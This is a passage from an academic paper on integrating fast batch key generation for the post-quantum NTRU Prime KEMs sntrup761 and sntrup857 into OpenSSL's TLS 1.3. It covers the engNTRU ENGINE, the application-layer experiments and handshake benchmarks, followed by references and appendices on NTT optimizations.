Figure 4 depicts an architecture diagram of our end-to-end experiment, highlighting with red boxes inside the `libcrypto` and `libssl` modules, the patched OpenSSL components.

`libssl` changes. Within `libssl`, conceptually three elements need to be changed:

- Modify the server-side handling of the `key_share` extension in an outgoing `ServerHello` to conditionally use a KEM *`Encapsulate()`* operation for KEM groups;
- Modify the client-side handling of the `key_share` extension in an incoming `ServerHello` to conditionally use a KEM *`Decapsulate()`* operation for KEM groups;
- Hardcode private `NamedGroup` TLS 1.3 codepoints to negotiate `sntrup761` or `sntrup857` groups for key exchange.

As OpenSSL `1.1.1` does not provide an abstraction for KEM primitives, we implemented the first two changes as a workaround, to which we refer as PKE+NIKE. It maps the KEM operations as a




Figure 4: Architecture diagram of the end-to-end experiment, derived from [36, Figure 2]. The red boxes within `libssl` and `libcrypto` represent patches applied to OpenSSL `1.1.1` to enable our post-quantum KEM experiment over TLS 1.3. The striped `sntrup761 ref` box represents the optional patch to also include a reference implementation for `sntrup761` inside `libcrypto`. When loaded, `engNTRU` overrides it with the optimized implementation from `libsntrup761`.

combination of *public-key encryption* (PKE) and *non-interactive key exchange* (NIKE).[3] We combine the use of `EVP_PKEY_encrypt()` with `NULL` input, followed by `EVP_PKEY_derive()` to mimic *`Encapsulate()`*, and `EVP_PKEY_decrypt()` with `NULL` output, followed by `EVP_PKEY_derive()` for *`Decapsulate()`*. Due to the structure of the PKE+NIKE workaround, on both sides of the handshake, handling the `key_share` extension for KEM groups finishes with the call for `EVP_PKEY_derive()`, before updating the protocol key schedule. This is also the case in the original code that supports traditional NIKE. Therefore, the new code only affects the handling of the opaque `key_share` content transmitted over the wire.

As depicted in Figure 1, on the server side, traditional NIKE groups generate an ephemeral key pair, sending the encoded public key as the payload of the extension. With our patch, if the group is flagged as a KEM group, instead of key generation we execute `EVP_PKEY_encrypt()` under the client's public key with `NULL` input. We then send the resulting ciphertext as the payload of the `key_share` extension. As a side effect, per our PKE+NIKE workaround, `EVP_PKEY_encrypt()` also stores the shared secret plaintext within the internal state of the server-side object representing the client's public key. This plaintext is what is ultimately retrieved upon calling `EVP_PKEY_derive()`.

On the client side, for traditional NIKE groups, the payload of the `key_share` extensions is parsed as the encoding of the peer's public key, to be used in the subsequent `EVP_PKEY_derive()`. With our patch, if the group is flagged as a KEM group, instead we treat the `key_share` payload as the ciphertext to be used in `EVP_PKEY_decrypt()` under the client's secret key, and with `NULL` output. The resulting plaintext is stored in the internal state of the client-side object representing the client's key pair. The plaintext shared secret is ultimately retrieved via `EVP_PKEY_derive()`.

The last patch alters the `libssl` static table of supported TLS 1.3 groups. It assigns private `NamedGroup` codepoints to negotiate `sntrup761` or `sntrup857` key exchanges, flagged as KEM groups, and links it to static numeric identifiers (`NIDs`) defined within `libcrypto` headers. These identify implementations of `sntrup761` and `sntrup857`, as described in the next paragraph.

`libcrypto` changes. `libcrypto 1.1.1` has the ability to generate `NIDs` dynamically for custom algorithms unknown at OpenSSL build time. In contrast, `libssl 1.1.1` defines supported groups in a static table generated during compilation. It is technically possible to inject KEM functionality (using the PKE+NIKE workaround described above) via a custom `ENGINE` without any change to `libcrypto`. Yet, the limited support for dynamic customization in `libssl` adds the requirement for a `libcrypto` patch to issue static `NIDs` for `sntrup761` and `sntrup857`. This is so they can be included in the `libssl` static table at compile time. For each parameter set, this patch uses the internal OpenSSL tooling to issue a novel static `NID` and associate it with the corresponding `sntrup*` algorithm and a custom *object identifier* (`OID`),[4] required for serializing and deserializing key objects. With this data, the tooling updates the public `libcrypto` headers, adding the relevant `sntrup*` definitions.

Additionally, we include an optional patch for `libcrypto` that adds a reference implementation of `sntrup761` as a new `libcrypto` submodule. Including this patch allows us to test the implementation provided by `engNTRU` against the reference implementation, and also to test the software stack on the server and the client in absence of the `ENGINE`. This eases the debug process during the development of `engNTRU`. For the final users of our end-to-end scenario, this patch is entirely optional, as the dynamic `ENGINE` injects the optimized

[3] Generally speaking, the `EVP` API supports any NIKE algorithm. But historically, DH and ECDH have been the only implementations included in OpenSSL for this API. Hence, code and documentation tend to refer to such primitives as *DH key exchange* or just *key exchange* rather than NIKE.

[4] https://www.itu.int/en/ITU-T/asn1/Pages/OID-project.aspx

implementation for the cryptographic primitive if it is absent. Otherwise, it overrides the default reference implementation if it is already included in `libcrypto`.

4.2 The `engNTRU` `ENGINE`

As mentioned in Section 2.5.2 and depicted in Figure 3 and Figure 4, as part of our end-to-end experiment, we introduce a new `ENGINE`, dubbed `engNTRU`.

We followed the methodology suggested in [36], and we defer to it for a detailed description of the `ENGINE` framework, how it integrates with the OpenSSL architecture (partially illustrated in Figure 4), security considerations, and general motivations to use the `ENGINE` framework for applied research. In this section, we highlight how this choice has two main benefits: it decouples OpenSSL from fast-paced development in the ecosystem of optimized implementations for post-quantum primitives, and at the same time it decouples external libraries implementing novel primitives from the data types and patterns required for OpenSSL compatibility.

`engNTRU` builds upon `libbecc` [15], which is itself derived from `libsuola` [36]. Similar to both previous works, `engNTRU` is also a *shallow* `ENGINE`, i.e., it does not contain actual cryptographic implementations for the supported primitives. Instead, it delegates actual computations to `libsntrup761` and `libsntrup857`. The functionality provided by `engNTRU` includes:

- building as a dynamically loadable module, injecting support for novel cryptographic primitives transparently for existing applications;
- supporting generic KEM primitives under the PKE+NIKE workaround;
- dynamically injecting/replacing support for `sntrup761` at run-time, delegating to `libsntrup761` for optimized computation;
- dynamically injecting support for `sntrup857` at run-time, delegating to `libsntrup857` for optimized computation;
- mapping the PKE+NIKE workaround back to the standard KEM API adopted by the implementations of NIST PQC KEM candidates, including `libsntrup*`.

Furthermore, similar to `libbecc` and `libsuola`, and using the same terminology, `engNTRU` supports the notion of multiple providers to interface with the OpenSSL API. Under the `serial_lib` provider, each *`Keygen()`* operation is mapped to `crypto_kem_keypair()`, generating a new key pair on demand as defined by the NIST PQC KEM API. Alternatively, under the `batch_lib` provider (which is the default in our experiment), `engNTRU` supports batch key generation, similar to `libbecc`. In the case of `libsntrup761` and `libsntrup857`, this allows OpenSSL and applications to transparently take advantage of the performance gains described in Section 3.

Under the `batch_lib` model, while a process is running, each `sntrup*` parameter set is associated with a thread-safe heap-allocated pool of key pairs. Every time an application thread requests a new `sntrup*` key pair, `engNTRU` attempts to retrieve a fresh one from the corresponding pool. For each supported parameter set, it dynamically allocates a pool, initialized the first time a key pair is requested. This includes filling the pool, by calling `crypto_kem_sntrup761_keypair_batch()` or `crypto_kem_sntrup857_keypair_batch()`. Otherwise, after the first request, `engNTRU` serves each request by copying (and then securely erasing from the pool buffer) the next fresh entry in the pool. After this, if consuming the key pair emptied the pool, `engNTRU` fills it again, by calling the corresponding `libsntrup*` batch generation function. This happens synchronously, before returning control to the application. Storing keys for deferred use adds security concerns: `engNTRU` addresses them relying on standard OS guarantees for the protection of memory contents across processes and users. On the other hand, the batch strategy decouples the generation of a key pair from its use in the application (e.g., an attacker's connection request), which complicates many implementation attacks, and results in an overall positive security impact.

In terms of performance, it is easy to see the advantage of `batch_lib` over `serial_lib` from our microbenchmarks in Section 3. With `serial_lib`, each `sntrup761` key costs 0.4ms on a 2GHz Haswell core. With `batch_lib`, within each batch of 32 `sntrup761` keys, the first key costs 2.5ms, and the remaining 31 keys each cost 0ms. Note that, according to video-game designers [16], latencies below 20ms are imperceptible. A series of K `sntrup761` keys costs $0.4K$ms from `serial_lib` and just $(0.08K + 2.5)$ms from `batch_lib`. Similar comments apply to the separate `sntrup857` pool.

As long as API/ABI compatibility is maintained in the `engNTRU`/`libsntrup*` interfaces, further refinements in the `libsntrup*` implementations do not require recompiling and reinstalling `engNTRU`, nor OpenSSL, nor other components of the software ecosystem above. At the same time, `libsntrup761` and `libsntrup857` are isolated from OpenSSL-specific APIs, so they can easily be reused by alternative stacks supporting the NIST PQC KEM API. Moreover, they can retain a lean and portable API, while details like the handling of pools of batch results, or the sharing model to adopt, are delegated to the middleware layer.

4.3 Reaching applications transparently

Consulting Figure 4, the purpose of this section is to describe the extent of the application layer we explored in our study. In these experiments, we investigated two paths to reach `libssl` and `libcrypto` (and subsequently `engNTRU` then `libsntrup*`). Namely, a networking application dynamically

linking directly, and a separate shared library against which even higher level applications dynamically link against. More generally, this approach works for any application which supports TLS 1.3 by dynamically linking against `libssl 1.1.1`, but not for statically linked applications.[5]

stunnel. For networking applications that do not natively support TLS, `stunnel` is an application that provides TLS tunneling. The two most common deployment scenarios for `stunnel` are client mode and server mode.

In client mode, `stunnel` listens for cleartext TCP connections, then initiates a TLS session to a fixed server address. A common use case for client mode would be connecting to a fixed TLS service from a client application that does not support TLS. For example, a user could execute the `telnet` application (with no TLS support) to connect to a client mode instance of `stunnel`, which would then TLS-wrap the connection to a static SMTPS server to securely transfer email.

In server mode, `stunnel` listens for TLS connections, then initiates cleartext TCP connections to a fixed server address. A common use case for server mode would be providing a TLS service from a server application that does not support TLS. For example, a user could serve a single static web page over HTTP with the `netcat` utility, which `stunnel` would then TLS-wrap to serve the content via HTTPS to incoming connections from e.g. browsers. In this light, `stunnel` server mode is one form of TLS termination.

`stunnel` links directly to OpenSSL for TLS functionality, hence the intersection with `engNTRU` and underlying `libsntrup*` is immediate. For example, in `stunnel` server mode, this requires no changes to the server application, which in fact is oblivious to the TLS tunneling altogether.

glib-networking. Similar to how the Standard Template Library (STL) and Boost provide expanded functionality for C++ (e.g. data structures, multithreading), Glib is a core C library for GNOME and GTK applications. Bundled as part of Glib, one feature of the Gnome Input/Output (GIO) C library provides an API for networking functionality, including low-level BSD-style sockets. For TLS connections, GIO loads the `glib-networking` C library, which abstracts away the backend TLS provider, and presents a unified interface to callers. Currently, `glib-networking` supports two such backends: GnuTLS and OpenSSL. The latter is newer, mainlined in `v2.59.90` (Feb 2019) while the current version as of this writing is `v2.68.1`. This is precisely the place where `glib-networking` intersects OpenSSL. To summarize, the modularity of `glib-networking` regarding TLS backends, coupled with the layered approach of GIO, allows *any* application utilizing `glib-networking` for TLS functionality to *transparently* benefit from `ENGINE` features, including `engNTRU`.

[5] Although not part of our end-to-end demo described here, we further validated this by successfully enabling `sntrup` connections in popular web servers, such as `nginx` and Apache `httpd`, and other applications, without changes to their sources or their binary distributions.




Figure 5: Cumulative distributions of handshake performance under different cryptosystems in a local network. Each curve represents a key-exchange group, for which we collected 100 samples, in terms of average number of connections per second. This metric is extrapolated from measuring the elapsed wall-clock time over 8192 sequentially established connections per sample.

One such application, and one highlight of our experiment, is GNOME Web. Neither Google Chrome nor Mozilla Firefox are capable of this level of modularity. Both browsers link directly to TLS backends at build time (BoringSSL, NSS). These do not support dynamically injecting this level of cryptosystem functionality, necessarily extending to the TLS layer as well. In general, all other popular browser implementations (we are aware of) require source-code changes to add any new TLS cipher suite. In our experiments, we are able to make GNOME Web `sntrup761`- and `sntrup857`-aware with absolutely no changes to its source code, nor that of `glib-networking`. Performance-wise, GNOME Web then transparently benefits from the batch key generation in `libsntrup*` through `engNTRU`, loaded dynamically by the OpenSSL TLS backend of `glib-networking`.

4.4 Macrobenchmarks: TLS handshakes

To conclude our end-to-end experiment, we investigated the impact of enabling post-quantum key exchanges for TLS 1.3 handshakes, as perceived by end users. We considered an experiment on large-scale deployments like CECPQ1 or CECPQ2 out of scope for this work, as it would be better served by a dedicated study. As an alternative, we decided to evaluate the performance on a smaller and more controlled environment: namely, a client and a server connected over a low-traffic Gigabit Ethernet network. We chose to focus on number of connections per second as the more relevant metric from the point of view of end users, and used easily accessible

consumer hardware as the platform, to simulate a small office setup.[6]

To exercise full control over the sampling process, we developed a small (about 300 LOC) TLS client built directly on top of `libssl` (see Appendix D for a discussion about in-browser benchmarks). Referring to the diagram in Figure 3, the end-to-end benchmark replaces `epiphany` with this new program, that we dubbed `tls_timer`. In its main loop, `tls_timer` records a timestamp, sequentially performs a predetermined number of TLS connections, then records a second timestamp, returning the elapsed wall-clock time. In the above loop, for each connection, it performs a full TLS 1.3 handshake. Then, the client properly shuts down the connection, without sending any application data. Hence, the total elapsed time measured by the client covers the computation time required by client and server to generate and parse the content of the exchanged messages. It also includes the time spent due to transit of packets over the network, and through userland/kernelspace transitions. In particular, with respect to cryptographic computations, during the benchmark the client repeatedly performs *`Keygen()`* and *`Decapsulate()`* for the ephemeral key exchange, and RSA-2048 signature verifications to validate the identity of the server against its certificate. During the client-measured interval, the server respectively performs *`Encapsulate()`* for the ephemeral key exchange, and RSA-2048 signature generation for authentication.

As a baseline for comparisons, we used `tls_timer` to analogously measure the performance of TLS handshakes using the most popular TLS 1.3 groups for key exchange: namely, `X25519` and `P-256`, in their respective ASM-optimized implementations. These are the fastest software implementations of TLS 1.3 key-exchange groups shipped in OpenSSL `1.1.1k`, and are widely deployed in production. For these groups, computation on the client and server differs from the description above exclusively on the ephemeral key exchange, as both sides perform their respective NIKE *`Keygen()`* and *`Derive()`* operations instead of the listed post-quantum KEM operations, as summarized in Figure 1.

On the server side `tls_timer` connects to an instance of `stunnel`, configured as described above. Technically `stunnel` is itself connected to an `apache2` HTTP daemon serving static content on the same host, but as `tls_server` does not send any application data, the connection between `stunnel` and `apache2` is short-lived and does not carry data. Finally, to minimize noise in the measurements, we disabled frequency scaling and Turbo Boost on both platforms, terminated most concurrent services and processes on the client and the server, and isolated one physical core exclusively to each benchmark process (i.e., `tls_timer`, `stunnel` and `apache2`) to avoid biases due to CPU contention.

Figure 5 visualizes our experimental results as cumulative distributions for each tested group. The results show that, in our implementation, both the recommended `sntrup761` parameter set and the higher security `sntrup857` consistently achieve more connections per second than the optimized implementations of pre-quantum alternatives currently deployed at large.

One should not conclude that `sntrup761` and `sntrup857` cost less than ECC overall. The unloaded high-bandwidth network of our experimental environment masks the higher communication costs of the lattice cryptosystems, whereas reasonable estimates of communication costs (see generally Appendix B) say that every lattice system costs more than ECC. Nevertheless, our results show that, in terms of computational costs, we achieve new records when compared with the fastest implementations of TLS 1.3 key-exchange groups included in OpenSSL `1.1.1k`, while providing higher pre-quantum security levels and much higher post-quantum security levels against all known attacks. This significantly reduces the total `sntrup*` costs, in effect assigning higher decision-making weight to size and, most importantly, security.

5 Conclusion

NIST's ongoing Post-Quantum Cryptography Standardization Project poses significant challenges to the cryptology, applied cryptography, and system security research communities, to name a few. These challenges span both the academic and industry arenas. Our work contributes to solving these challenges in two main directions. (1) In Section 3, we propose software optimizations for `sntrup`, from fast SIMD arithmetic at the lowest level to efficient amortized batch key generation at the highest level. These are an essential part of our new `libsntrup761` and `libsntrup857` libraries. (2) In Section 4, we demonstrate how to realize these gains from `libsntrup*` by developing `engNTRU`, a dynamically-loadable OpenSSL `ENGINE`. We transparently expose it to the application layer through a light fork of OpenSSL, augmented with `sntrup` support in TLS 1.3 cipher suites. Our experiments reach the Gnome Web (`epiphany`) browser on the client side and `stunnel` as a TLS terminator on the server side—both with no source-code changes. Finally, our end-to-end macrobenchmarks combine (1) and (2) to achieve more TLS 1.3 handshakes per second than any software included in OpenSSL.

CECPQ1 and CECPQ2 were important proof-of-concept experiments regarding the integration of post-quantum algorithms into selected browser and TLS implementations, but those experiments suffered from poor reproducibility: the capabilities and telemetry are only available to major industry players like Google and Cloudflare, so the cryptographic primitive choice and optimization techniques were dictated

[6] The client side is hosted on an Intel Core i7-6700 workstation, running Ubuntu 20.04.2 with Linux 5.4.0, while the server side is hosted on an AMD Ryzen 7 2700X workstation, running Ubuntu 18.04.5 with Linux 5.4.0. Both peers directly connect to the same Gigabit Ethernet L2 switch via their embedded Gigabit Ethernet NICs.

by them as well. Our work demonstrates that establishing a research environment to provide reproducible results is not only feasible, but achievable with a reasonable workload distribution, using new TLS software-layering techniques to minimize complexity at the architecture and system levels.

Availability. In support of Open Science, we provide several free and open-source software (FOSS) contributions and research artifacts.[7] We released `libsntrup761`, `libsntrup857`, `engNTRU`, and `tls_timer` as FOSS. We also contributed our FOSS implementations of enc and dec to SUPERCOP; its API does not support batch keygen at this time. Lastly, we published our OpenSSL patches and a detailed, step-by-step tutorial to reproduce our full experiment stack.

Acknowledgments. This work was funded by the Deutsche Forschungsgemeinschaft (DFG, German Research Foundation) under Germany's Excellence Strategy—EXC 2092 CASA—390781972 "Cyber Security in the Age of Large-Scale Adversaries", by the U.S. National Science Foundation under grant 1913167, by the Cisco University Research Program, and by the European Research Council (ERC) under the European Union's Horizon 2020 research and innovation programme (grant agreement No 804476). "Any opinions, findings, and conclusions or recommendations expressed in this material are those of the author(s) and do not necessarily reflect the views of the National Science Foundation" (or other funding agencies).

The `tls_timer` icon used in Figure 4 is licensed under CC-BY and created by Tomas Knopp for thenounproject.com. All product names, logos, brands and trademarks are property of their respective owners.

The scientific colour map *batlow* [19] is used in this study to prevent visual distortion of the data and exclusion of readers with colour-vision deficiencies [20].

Metadata. Date: 2021.10.05. Permanent ID of this document: `a8f6fc35a5dc11da1f125b9f5225d2a9c4c5b08b`.

References

[1] G. Alagic, J. Alperin-Sheriff, D. Apon, D. Cooper, Q. Dang, Y.-K. Liu, C. Miller, D. Moody, R. Peralta, R. Perlner, A. Robinson, and D. Smith-Tone. Status report on the second round of the NIST Post-Quantum Cryptography Standardization Process, 2020. https://csrc.nist.gov/publications/detail/nistir/8309/final.

[2] E. Alkim, L. Ducas, T. Pöppelmann, and P. Schwabe. Post-quantum key exchange - A new hope. In *USENIX Security 2016*, pages 327–343, 2016.

[3] E. Alkim, D. Y.-L. Cheng, C.-M. M. Chung, H. Evkan, L. W.-L. Huang, V. Hwang, C.-L. T. Li, R. Niederhagen, C.-J. Shih, J. Wälde, and B.-Y. Yang. Polynomial multiplication in NTRU Prime: Comparison of optimization strategies on Cortex-M4. *TCHES*, 2021(1):217–238, 2021.

[7] https://opensslntru.cr.yp.to

[4] R. Avanzi, J. Bos, L. Ducas, E. Kiltz, T. Lepoint, V. Lyubashevsky, J. M. Schanck, P. Schwabe, G. Seiler, and D. Stehlé. CRYSTALS-Kyber: algorithm specifications and supporting documentation, 2020. https://csrc.nist.gov/projects/post-quantum-cryptography/round-3-submissions.

[5] A. Basso, J. M. B. Mera, J.-P. D'Anvers, A. Karmakar, S. S. Roy, M. V. Beirendonck, and F. Vercauteren. SABER: Mod-LWR based KEM (round 3 submission), 2020. https://csrc.nist.gov/projects/post-quantum-cryptography/round-3-submissions.

[6] M. Bellare, H. Davis, and F. Günther. Separate your domains: NIST PQC KEMs, oracle cloning and read-only indifferentiability. In *EUROCRYPT 2020*, pages 3–32, 2020. https://eprint.iacr.org/2020/241.

[7] D. J. Bernstein. Multidigit multiplication for mathematicians, 2001. http://cr.yp.to/papers.html#m3.

[8] D. J. Bernstein. Batch binary Edwards. In S. Halevi, editor, *CRYPTO 2009*, volume 5677 of *Lecture Notes in Computer Science*, pages 317–336. Springer, 2009.

[9] D. J. Bernstein and T. Lange. Crypto horror stories, 2020. https://hyperelliptic.org/tanja/vortraege/20200206-horror.pdf.

[10] D. J. Bernstein and T. Lange. eBACS: ECRYPT benchmarking of cryptographic systems, 2021. https://bench.cr.yp.to, accessed 28 May 2021.

[11] D. J. Bernstein and B. Yang. Fast constant-time gcd computation and modular inversion. *TCHES*, 2019(3):340–398, 2019.

[12] D. J. Bernstein, B. B. Brumley, M.-S. Chen, C. Chuengsatiansup, T. Lange, A. Marotzke, B.-Y. Peng, N. Tuveri, C. van Vredendaal, and B.-Y. Yang. NTRU Prime: round 3, 2020. https://csrc.nist.gov/projects/post-quantum-cryptography/round-3-submissions.

[13] J. Biasse and F. Song. Efficient quantum algorithms for computing class groups and solving the principal ideal problem in arbitrary degree number fields. In *SODA 2016*, pages 893–902, 2016.

[14] N. Bindel, J. Brendel, M. Fischlin, B. Goncalves, and D. Stebila. Hybrid key encapsulation mechanisms and authenticated key exchange. In *PQCrypto 2019*, pages 206–226. Springer, 2019.

[15] B. B. Brumley, S. ul Hassan, A. Shaindlin, N. Tuveri, and K. Vuojärvi. Batch binary Weierstrass. In *LATINCRYPT*, pages 364–384. Springer, 2019.

[16] J. Carmack. Latency mitigation strategies, 2013. https://web.archive.org/web/20130225013015/www.altdevblogaday.com/2013/02/22/latency-mitigation-strategies/.

[17] C. Chen, O. Danba, J. Hoffstein, A. Hulsing, J. Rijneveld, J. M. Schanck, T. Saito, P. Schwabe, W. Whyte, T. Yamakawa, K. Xagawa, and Z. Zhang. NTRU: algorithm specifications and supporting documentation, 2020. https://csrc.nist.gov/projects/post-quantum-cryptography/round-3-submissions.

[18] C. M. Chung, V. Hwang, M. J. Kannwischer, G. Seiler, C. Shih, and B. Yang. NTT multiplication for NTT-unfriendly rings: New speed records for Saber and NTRU on Cortex-M4 and AVX2. *TCHES*, 2021(2):159–188, 2021.

[19] F. Crameri. Scientific colour maps, February 2021. https://doi.org/10.5281/zenodo.4491293.

[20] F. Crameri, G. E. Shephard, and P. J. Heron. The misuse of colour in science communication. *Nature Communications*, 11 (1):5444, Oct 2020.

[21] A. Fog. *Instruction tables: Lists of instruction latencies, throughputs and micro-operation breakdowns for Intel, AMD and VIA CPUs*. Technical University of Denmark, March 2021. https://www.agner.org/optimize/instruction_tables.pdf, accessed 22 March 2021.

[22] M. Kannwischer, J. Rijneveld, P. Schwabe, D. Stebila, and T. Wiggers. PQClean: clean, portable, tested implementations of postquantum cryptography, 2021. https://github.com/pqclean/pqclean.

[23] A. J. Menezes, S. A. Vanstone, and P. C. V. Oorschot. *Handbook of Applied Cryptography*. CRC Press, Inc., USA, 1st edition, 1996.

[24] P. Montgomery. Speeding the Pollard and elliptic curve methods of factorization. *Math. Comp.*, 48:243–264, 1987.

[25] P. L. Montgomery. Modular multiplication without trial division. *Math. Comp.*, 44:519–521, 1985.

[26] NIST. Guidelines for submitting tweaks for third round finalists and candidates, 2020. https://csrc.nist.gov/CSRC/media/Projects/post-quantum-cryptography/documents/round-3/guidelines-for-sumbitting-tweaks-third-round.pdf.

[27] NIST PQC team. Guidelines for submitting tweaks for Third Round Finalists and Candidates, 2020. https://groups.google.com/a/list.nist.gov/g/pqc-forum/c/LPuZKGNyQJ0/m/O6UBanYbDAAJ.

[28] H. Nussbaumer. Fast polynomial transform algorithms for digital convolution. *IEEE ASSP*, 28:205–215, 1980.

[29] C. Paquin, D. Stebila, and G. Tamvada. Benchmarking post-quantum cryptography in TLS. In *PQCrypto*, pages 72–91. Springer, 2020.

[30] M. Püschel, J. M. F. Moura, J. R. Johnson, D. A. Padua, M. M. Veloso, B. Singer, J. Xiong, F. Franchetti, A. Gacic, Y. Voronenko, K. Chen, R. W. Johnson, and N. Rizzolo. SPIRAL: code generation for DSP transforms. *Proc. IEEE*, 93(2):232–275, 2005.

[31] A. Schönhage. Schnelle Multiplikation von Polynomen über Körpern der Charakteristik 2. *Acta Inf.*, 7(4):395–398, December 1977.

[32] P. Schwabe, D. Stebila, and T. Wiggers. Post-quantum TLS without handshake signatures. In *ACM CCS*, pages 1461–1480. ACM, 2020.

[33] H. Shacham and D. Boneh. Improving SSL handshake performance via batching. In *CT-RSA 2001*, page 28–43, 2001. https://hovav.net/ucsd/papers/sb01.html.

[34] D. Stebila and M. Mosca. Post-quantum key exchange for the Internet and the Open Quantum Safe project. In *SAC*, pages 14–37. Springer, 2016.

[35] D. Stebila, S. Fluhrer, and S. Gueron. Hybrid key exchange in TLS 1.3, April 2021. https://datatracker.ietf.org/doc/html/draft-ietf-tls-hybrid-design-02.

[36] N. Tuveri and B. B. Brumley. Start your ENGINEs: Dynamically loadable contemporary crypto. In *SecDev*, pages 4–19. IEEE, 2019.

[37] H. S. Warren. *Hacker's Delight*. Addison-Wesley Professional, 2nd edition, 2012.

A Further improvements in NTRU Prime software

This paper emphasizes a big speedup in `sntrup` key generation, and new software layers integrating this speedup into TLS software. The speedup relies on changing the key-generation API to generate many keys at once, and providing one key at a time on top of this requires maintaining state, which is enabled by the new software layers.

This appendix describes other ways that we have improved the NTRU Prime software *without* changing the API. The software was already heavily tuned before our work, but some further streamlining turned out to be possible, for example reducing `sntrup761` enc from 48892 cycles to 46914 cycles and reducing dec from 59404 cycles to 56241 cycles. More important than these quantitative speedups is the software engineering: we considerably simplified the preexisting optimized code base for NTRU Prime, especially with the new NTT compiler described below.

Review of NTRU Prime options. The NTRU Prime proposal specifies various lattice dimensions. Round-1 NTRU Prime specified only dimension 761. Round-2 NTRU Prime specified dimensions 653, 761, and 857. Round-3 NTRU Prime—which appeared after our first announcement of the OpenSSLNTRU results—also specified 953, 1013, and 1277.

NTRU Prime specifies two cryptosystems: Streamlined NTRU Prime (`sntrup`), an example of Quotient NTRU, and NTRU LPRime (`ntrulpr`), an example of Product NTRU. For example, dimension 761 has both `sntrup761` and `ntrulpr761`. The two cryptosystems are almost identical in key sizes, ciphertext sizes, and Core-SVP security. The `ntrulpr` cryptosystems avoid the Quotient NTRU inversions and have much faster keygen than `sntrup`, but they have slower enc and slower dec than `sntrup`.

Preexisting AVX2-optimized software. The official NTRU Prime "optimized C software" uses Intel AVX2 instructions and supports dimensions 653, 761, 857. Some of the code is shared across sizes except for compile-time selection of q etc. There is less sharing of the multiplier code across sizes: dimensions 653 and 761 use `mult768.c`, which uses size-512 NTTs to multiply 768-coefficient polynomials; dimension 857 uses `mult1024.c`, which uses size-512 NTTs to multiply 1024-coefficient polynomials. An underlying `ntt.c` is shared for computing size-512 NTTs, and the same NTT code is used for each of the NTT-friendly primes $r \in \{7681, 10753\}$, but multiplication algorithms vary between `mult768.c` and `mult1024.c`: for example, `mult768.c` uses "Good's trick" to reduce a size-1536 NTT to 3 size-512 NTTs, taking advantage of 3 being odd, while `mult1024.c` uses a more complicated method to reduce a size-2048 NTT to 4 size-512 NTTs. The NTT API allows these 3 or 4 independent size-512 NTTs to be computed with one function call, reducing per-call overheads and also reducing the store-to-load-forwarding overheads in crossing NTT layers.

Improvements. We first built a tool to regenerate 653, 761, and 857 in the optimized C implementation from a merged code base. We then added support for 953, 1013, and 1277, which in previous work had only reference code. This meant, among other things, building a new `mult1280.c` to reduce a size-2560 NTT to 5 size-512 NTTs. Good's trick is applicable here since 5 is odd, but we were faced with a new mini-optimization problem regarding the number of AVX2 instructions needed for 5-coefficient polynomial multiplications modulo r. The best solution we found uses 15 modular multiplications, 2 extra reductions, and 34 additions/subtractions.

We then built a new tool to compile concise descriptions of NTT strategies into optimized NTT software. This tool is analogous to SPIRAL [30], but handles the extra complications of NTTs compared to floating-point FFTs, notably the requirement of tracking ranges of intermediate quantities so as to avoid overflows. Note that one should not confuse automated generation of NTTs with automated generation of multipliers; it remains challenging to automate code generation for the type of multipliers that we consider in Section 3.

Armed with this tool, we searched for efficient size-512 NTT strategies to replace the previous `ntt.c`. We found a fully vectorizable strategy that avoids all overflows for both $r = 7681$ and $r = 10753$; uses just 6656 16-bit multiplications; uses just 6976 16-bit additions (counting subtractions as additions); stores data only every 3 NTT layers; and has only 4 layers of permutation instructions. To put this in perspective, if each of the 9 NTT layers had 256 modular multiplications, 512 additions, and zero extra modular reductions, then in total there would be 6912 16-bit multiplications and 6912 16-bit additions, since each modular multiplication costs 3 16-bit multiplications and 1 16-bit addition.

B Comparing `ntruhrss`

CECPQ2's `ntruhrss701` keygen, like OpenSSLNTRU's `sntrup761`/`sntrup857` keygen, is bottlenecked by inversion. Conceptually, everything this paper does for `sntrup` can also be done for `ntruhrss`, starting with converting a batch of 32 `ntruhrss` inversions into 1 inversion plus 93 multiplications. This appendix explains two factors making this strategy less attractive for `ntruhrss` compared to `sntrup`.

First, a reasonable estimate, based on a close look at the underlying algorithms, is that there would be only about a $2\times$ speedup from `ntruhrss` keygen to batched `ntruhrss` keygen, much less than the speedup we achieve for `sntrup`.

